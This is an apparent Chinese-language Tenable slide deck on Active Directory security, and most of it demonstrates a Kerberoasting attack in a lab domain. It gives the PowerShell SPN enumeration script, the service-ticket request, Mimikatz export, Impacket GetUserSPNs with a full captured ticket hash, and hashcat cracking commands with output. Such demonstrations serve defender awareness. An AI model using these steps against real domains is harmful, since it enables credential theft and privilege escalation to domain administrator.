



保障 Active Directory 安全

Johnny Tsai 蔡孟廷
Territory Account Manager
jtsai@tenable.com

▶SEARCH▶TR/01▶03
▶SEARCH▶TR/01▶03

▶RS:/011
▶RS:/011

▶RS:/0211TR / ON
▶RS:/0211TR / ON

60%

的新型惡意軟體 含有專門攻擊
Active Directory 的程式碼

RYUK

利用 CVE-2020-1472，
從一開始的網路釣魚
轉為網域管理員，所
花的時間不到 5 小時

80%

的全球企業經過 Active Directory 問題稽查，
都發現有嚴重的設定錯誤



全球勒索軟體平均贖金



造成的平均停機損失




典型的駭客攻擊範例 -> 取得User帳號後想辦法提權



Kerberosting

Kerberoast Attack



利用DC預設的SPN機制，攻擊者可以先找出內部哪些帳號上有設定SPN，仿冒帳號對DC發動請求，拿到加密票卷後再進行離線破解，就可以取得管理者權限。

透過SPN提權

在AD裡有一個sqlsrv的服務帳號，用來啟用SQL Server，同時有設定SPN屬性

The screenshot shows the Active Directory Users and Groups console with the 'sqlsrv' user selected. The 'sqlsrv Properties' dialog box is open, displaying the 'Attributes' tab. The 'servicePrincipalName' attribute is highlighted, showing the value 'MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8f...'. Below the attributes list are 'Edit' and 'Filter' buttons.

Name	Type	Description
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
krbtgt	User	Key Distribution Center ...
lee	User	
Michael	User	
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
readonly	User	
richard	User	
Schema Ad...	Security Group...	Designated administrato...
sqlsrv	User	
tad	User	
test1	User	
test2	User	
test3	User	
test4	User	
test5	User	
test6	User	

Attribute	Value
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
scriptPath	<not set>
secretary	<not set>
securityIdentifier	<not set>
seeAlso	<not set>
serialNumber	<not set>
servicePrincipalName	MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8f...
shadowExpire	<not set>
shadowFlag	<not set>
shadowInactive	<not set>
shadowLastChange	<not set>
shadowMax	<not set>
shadowMin	<not set>
shadowWarning	<not set>

透過SPN提權

攻擊者透過不安全設定，找到一個Domain User權限 Richard

The screenshot shows the Active Directory Users and Computers console. The left pane shows the tree structure with 'Users' selected under 'tenablelab.com'. The main pane displays a list of users and groups. The 'richard' user is highlighted. The right pane shows the 'richard Properties' dialog box, with the 'Member of' tab selected. The 'Member of' list shows 'Domain Users' as the primary group.

Name	Type	Description
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
krbtgt	User	Key Distribution Center ...
lee	User	
Michael	User	
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
readonly	User	
richard	User	
Schema Ad...	Security Group...	Designated administrato...
sqlsrv	User	
tad	User	
test1	User	

richard Properties

Security	Environment	Sessions	Remote control		
Remote Desktop Services Profile		COM+	Attribute Editor		
General	Address	Account	Profile	Telephones	Organization
Published Certificates	Member Of	Password Replication	Dial-in	Object	

Member of:


Name	Active Directory Domain Services Folder
Domain Users	tenablelab.com/Users

Add... Remove

Primary group: Domain Users

透過SPN提權

使用一般帳號Richard開啟一個Powershell，並且去搜尋DC裡有哪些帳號有設定SPN



```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
ask for tgs and export.ps1 List SPNs.ps1 X
1 #Set Search
2 cls
3 $search = New-Object DirectoryServices.DirectorySearcher([ADSI] "")
4 $search.filter = "(servicePrincipalName=*)"
5 $results = $search.FindAll()
6
7 #list results
8 foreach($result in $results)
9 {
10 $userEntry = $result.GetDirectoryEntry()
11 write-host "object Name = " $userEntry.name -backgroundcolor "yellow" -foregroundcolor "black"
12 write-host "DN      =      " $userEntry.distinguishedName
13 write-host "object Cat. = " $userEntry.objectCategory
14 write-host "servicePrincipalNames" $i=1
15
16 foreach($SPN in $userEntry.servicePrincipalName)
17 {
18   write-host "SPN(" $i ")  =      " $SPN      $i+=1
19 }
20 write-host ""
21
22 }
```

```
PS C:\Users\richard> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

PS C:\Users\richard> |
```

透過SPN提權

顯示有設定SPN的帳號及SPN的內容

```
Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1 ask for tgs and export.ps1 List SPNs.ps1 X
1 #Set Search
2 cls
3 $search = New-Object DirectoryServices.DirectorySearcher([ADSI] "")
4 $search.filter = "(servicePrincipalName=*)"
5 $results = $search.FindAll()
6
7 #list results
8 foreach($result in $results)
9 {
10 $userEntry = $result.GetDirectoryEntry()
11 Write-host "Object Name = " $userEntry.name -backgroundcolor "yellow" -foregroundcolor "black"
12 Write-host "DN = " $userEntry.distinguishedName
13 Write-host "Object Cat. = " $userEntry.objectCategory
14 Write-host "servicePrincipalNames" $i=1
15
16 foreach($SPN in $userEntry.servicePrincipalName)
17 {
18 Write-host "SPN(" $i ") = " $SPN $i+=1
19 }
20 Write-host ""
21
22 }
```

```
Object Name = sqlsrv
DN = CN=sqlsrv,CN=Users,DC=tenablelab,DC=com
Object Cat. = CN=Person,CN=Schema,CN=Configuration,DC=tenablelab,DC=com
servicePrincipalNames =1
SPN( ) = MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com +=1
```

```
PS C:\Users\richard>
```

透過SPN提權

再利用拿到的SPN與DC要求服務票卷

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
ask for tgs and export.ps1* X List SPNs.ps1
1 Add-Type -AssemblyName System.IdentityModel
2
3 New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com"
4
5 cd "c:\Minikatz\minikatz_trunk\x64";
6 .\minikatz.exe "kerberos::list /export" exit
7
8 cd "c:\tools - Copy\tools\kerberoast\kerberoast-master"
9 C:\Python27\python.exe .\tgsrepcrack.py .\pwdlist.txt 'c:\tools - Copy\tools\minikatz\x64\3-40a10000-fortrust@MSSQLSvc~8e697658-0164-4a4a-9e16-d71f

Object Name = sqlsrv
DN = CN=sqlsrv,CN=Users,DC=tenablelab,DC=com
Object Cat. = CN=Person,CN=Schema,CN=Configuration,DC=tenablelab,DC=com
servicePrincipalNames =1
SPN( ) = MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com +=1

PS C:\Users\richard> Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com"

Id : uuid-e3554d34-b970-4ed5-b8aa-a5712e25b4c0-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 9/19/2022 6:20:03 AM
ValidTo : 9/19/2022 4:20:03 PM
ServicePrincipalName : MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

透過SPN提權

確認在Richard帳號上已經拿到票卷

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
ask for tgts and export.ps1* X List SPNs.ps1
1 Add-Type -AssemblyName System.IdentityModel
2
3 New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com"
4
5 cd "C:\minikatz\minikatz_trunk\x64";
6 .\minikatz.exe "kerberos::list /export" exit
7
8 cd "C:\tools - copy\tools\kerberoast\kerberoast-master"
9 C:\Python27\python.exe .\tgsrepcrack.py .\pwdlist.txt 'C:\minikatz\x64\3-40a10000-fortrust@MSSQLSvc~8e697658-0164-4a4a-9e16-d71f7654188e.alsid.corp'
```

```
PS C:\Users\richard> klist
Current LogonId is 0:0x5e77a
Cached Tickets: (2)
#0> Client: richard @ TENABLELAB.COM
Server: krbtgt/TENABLELAB.COM @ TENABLELAB.COM
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 9/19/2022 14:20:03 (local)
End Time: 9/20/2022 0:20:03 (local)
Renew Time: 9/26/2022 14:20:03 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: AD2016
#1> Client: richard @ TENABLELAB.COM
Server: MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com @ TENABLELAB.COM
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 9/19/2022 14:20:03 (local)
End Time: 9/20/2022 0:20:03 (local)
Renew Time: 9/26/2022 14:20:03 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: AD2016
```

透過SPN提權


將票卷內容匯出

```
(kali@kali)-[~/tmp/kerberos]
└─$ impacket-GetUserSPNs -dc-ip 192.168.9.100 tenablelab.com/richard -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

Password:

ServicePrincipalName	PasswordLastSet	LastLogon	Delegation	Name	MemberOf
sqlsrv/ad2016	2022-09-16 06:16:50.683620	<never>		sqlsrv	CN=Administrators,CN=Builtin,DC=tenablelab,DC=com
MSSQLSvc/7c5f1f25-aac3-4431-9c4d-ea8fd53b89de.tenablelab.com	2022-09-16 06:16:50.683620	<never>		sqlsrv	CN=Administrators,CN=Builtin,DC=tenablelab,DC=com
sqlsrv/2016:1433	2022-08-24 11:26:39.979668	<never>		test1	CN=Administrators,CN=Builtin,DC=tenablelab,DC=com

```
$krb5tgs$23*$sqlsrv$TENABLELAB.COM$tenablelab.com/sqlsrv*$a062b67c52b6fdf48bf75e193ae103bc$1090c504bcc88a13b8852fd750aef48377988f28cd43ff21386867853f51519c776420df41badf1129edc906b9ee210f6232372ccd4bfd26eadecad25b47715c8af6aa2aaf4eaf5a4e9289291fe7bf2f8fd5dbf8fec8a67fd58dcc5734f87d0b4e255a04a5170223a7d84c59d550b70bc5bb6464c4afef09466113cfed53703058c7fa4479d079f7d8dacfef073d45ccaa56da7ed9d45453d43f0a2055b986b27b5bb2b8a99195cfc5976c5e28d00b197441be832f538d488d8a5c954630e005057539e09d2de242d33e3044150309bc6e83f610fad4f242a9127aa9f5969ccb6d22bfe81687cf17e8e51cc0e1806a85ac2592e8e310b309b5d2400e0d3b16e9a0ec6d9c5fa769b759eb47fe4b385bdd90568905e25863f934fd17593206bf88d880c62923c2dfd9c8bc93bc8b3565d48bb0a24a7d7607776c89faec9c3802a01f41648d33fcbce5c9e43ff305e364f3d5c19bf54e6821dff7559a68f1f7737c323bd94b12d5b57025afc7d0f6eb63e627cdaa1ceb672936b299ed3ecfb885dff441667cdb1868954db88e901d4751467faefef8df5a961ce2732b081784a8b6ff5525763ecb3b85eeaeab2b90bb12b09569429be78947fd7cebda856ec5715222bf4dc738177ea0e3b92237d06ea912dff9a27a25bdd026c512657b981b8f7b9ab16bbb3e2d87db5e10ff7a3647c1e7ebf74d1139da9c94a21d75c47d717c1a8103e2b4733bcdac7fde1a868266a21cce2f7d986f1ff7f5ea527b1859ddd675237d6afe4e3609f041f2472532be7dd4e7ce0c96edcd54e925f1e590a72dd52c8e1b62a744de387c42c92fbc5d6a51d686f9ba654f8eda3846ab8a6ced98c72f0a3687c3f8114752495b01b0d8b34da9a3e87695552781afdca67eda6d4cb19693f880d966a2d5c4d78720f12668f6cf939a9b3ddfefd1d5aec99ff09d7ff00148a0f30feb70714299491a157a2f2f19cd50665b632151a7757b12fdbcd80e5be04d94ea98ad1dce2c454ec60188cb9275c4bdcd2c57519f6a71e7a8b3e0f6f82ed107fdefe867e597f58889f7ed11d366292dacc596b8c0d5d28ecde22f18f13e4908b9c85fa21931589f9cbf2f06cbe4ddf588fb20fabd21f1d29540a6ec6d3b4b8245285ccaab8755720437133c0a2e91cd3abf8bc1728d98b3ad4959194123c8d657bd79e3e574509821cffbe5f83c9baa006193d3dff54e913006e8baf26fbd3f78f4fdb9c5cc894bc901033dba070a8c3eb47d5e0c43ad636a6948527f1507a9ed7fdb8bb5bdd666b8b77e88f30035e5b8bfc2cb30c679ad922da892fc141d592f74718247eada822950728970bf
```



透過SPN提權

透過hashcat 離線暴力破解

```
(kaliⓈ kali)-[~/tmp]
$ hashcat -m 13100 sqlsrv.hash password.txt
hashcat (v6.2.5) starting
```

```
OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
=====
```

```
* Device #1: pthread-Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz, 2917/5899 MB (1024 MB allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
```

```
Maximum password length supported by kernel: 256
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
Rules: 1
```

```
Optimizers applied:
```

- * Zero-Byte
- * Not-Iterated
- * Single-Hash
- * Single-Salt

```
ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
Pure kernels can crack longer passwords, but drastically reduce performance.
```

```
If you want to switch to optimized kernels, append -O to your commandline.
```

```
See the above message to find out about the exact limits.
```

透過SPN提權

破解出密碼後，也等同於拿到服務帳號權限。

```
The wordlist or mask that you are using is too small.  
This means that hashcat cannot use the full parallel power of your device(s).  
Unless you supply more work, your cracking speed will drop.  
For tips on supplying more work, see: https://hashcat.net/faq/morework
```

```
Approaching final keypace - workload adjusted.
```

```
$krb5tgs$23*$sqlsrv$TENABLELAB.COM$tenablelab.com/sqlsrv*$e9065ac0c4b2a97d41dd970a7dcfbc44$a9f5709784c5c49e277e500f5f558  
775e973c1aafbad15a22f182479fce2979bafdf70942ad72f89e193ae2d83ef691a14d69bfb493a4d155628efbb0c765727b6454f1bfc2303ceafb88  
1d65f1ac830dacc280af4f4d677eafe59b39a10da646c76a4b17ce8cb82c712590c50f71106f3242ac350e5917e71ceaf661e4a8a931d76a88d53f3a  
88726473a4ae812bf30e2c0872495b18bd7e45622a285803ef6c897c9783c9ccc1b4e844a325f34c4cf4b9e20c399e10f47856fcbafaec7782ea5c39  
21966b435e324d2e06967a2cd94b6e87c8e3a922dec2288c47d780d27d947841fd92120bbbf5dcbe5707c00ba4c02a33cfa07d8bde03ce2031de8c  
f79f80bff91cc87c97d80fa85eaec38831444d96011730511388d9d9cc3d92689e454d9016536590aca157fba27fc146a08904c49f7b862d66fecccb  
12036305c8d454ded6c14fbbead189e362c2d9c87708018c74dde83603b2d605a42f0b15bcc9f6325fe5abadb08acb84ac9d3861070d8a396aa694a4  
9a33773ba34f2268fd8cf3117047da5544633b91a136bf3d7256b0c3f02bc799fa18344114bccad45498193a65357a2bc5ab1fecbf47ea34af953575  
8d5f76b9ca50237a3c6c483747e384a1de7877ed1c7aed98eb2dca0b496c607b0fa65cf7a4ad58977a752aadf12e50441dddfeb46b2bcd64a5bb255c  
2b03982bec3ddc238225cc1897751ba5d5ba14bd64e0476821a8d2115daeaee61c4124a08c591422d00cd3aece6034645c4234ad9dbabb87b302fd19  
935d69a9a44601dcaecfcbdfc7be8ca09a1fc90fe760502de13a76c841417d7f38327b8074efbb1e71e90d49df47a4c4a7f8e1b6d4f7dd17d94951c1  
fe5af1eaace7a7d6cccc6ca55f22ddf38f0cc1bcefff75466755f74434bb057f753f5adc6414be32ccb1f4f82c9919f26939b7420a1c93ee46e0f7f6e  
0d873b3b1bac8e61517c89c9f06df5c7f7b7e3180592086f84571624958923203d32a803accf560739216a57a18e1f4cb72c740060b765c090a1618b  
66f76d3b67bc29b7f58c412c4c22c614e4e99a04619f65fa8461f105245672454cfe7511cdc6f49cb7043a513551d5406bce6ac92330368112f51b5c  
62fe565ea5529bad54843dba56ee709bc917f722f5c4e411362ce67f28d889552914401277f547e6e432184d6c531c057552fba1255a878cdf3a8b1b  
